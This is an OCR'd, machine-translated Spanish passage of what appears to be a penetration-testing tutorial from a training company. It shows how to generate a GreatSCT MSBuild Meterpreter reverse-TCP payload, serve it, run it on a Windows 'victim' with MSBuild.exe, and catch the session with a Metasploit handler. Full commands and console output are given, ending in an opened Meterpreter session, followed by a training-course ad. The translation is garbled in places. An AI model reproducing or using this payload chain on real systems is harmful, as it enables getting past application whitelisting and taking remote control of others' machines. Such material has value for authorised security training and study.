


Ahora, de la lista de cargas útiles, puedes elegir cualquiera para el ataque que desees. Pero para este ataque lo haremos usar:


```
utilice msbuild/meterpreter/rev_tcp.py
```

Una vez ejecutado el comando, escriba:

```
establecer lhost 192.168.1.107
generar
```



Mientras genera la carga útil, le pedirá que le dé un nombre. De forma predeterminada, tomará el nombre "carga útil" como nombre. Le hemos dado msbuild como nombre de carga útil donde el código de salida se guardará en XML.



Ahora tiene dos archivos. Un archivo Metasploit RC y otro un archivo msbuild.xml. Ahora, en primer lugar, inicie el servidor de Python en /usr/share/greatsct-output/source escribiendo:

```
Python -m SimpleHTTPServer 80
```

Ejecute el archivo en el de su víctima escribiendo el siguiente comando:

```
CD C:\Windows\Microsoft.NET\Framework\v4.0.30319\
MSBuild.exe msbuild.xml
```

```
Microsoft Windows [Version 10.0.17134.523]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe msbuild.xml
Microsoft (R) Build Engine version 4.7.3056.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 1/15/2019 5:44:59 PM.
```

Simultáneamente, inicie multi/handler utilizando el archivo de recursos. Para esto, escriba:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

¡Y voilá! Tenemos una sesión de meterpreter como se muestra aquí.

```
       =[ metasploit v4.17.35-dev                         ]
+ -- --=[ 1847 exploits - 1043 auxiliary - 321 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /usr/share/greatsct-output/handlers/msbuild.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/msbuild.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/msbuild.rc)> set PAYLOAD windows/meterpreter
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/msbuild.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/msbuild.rc)> set LPORT 4444
LPORT => 4444
resource (/usr/share/greatsct-output/handlers/msbuild.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/msbuild.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4444
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.105:60874) at 2019-01-15
```

Referencia: //docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2017

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in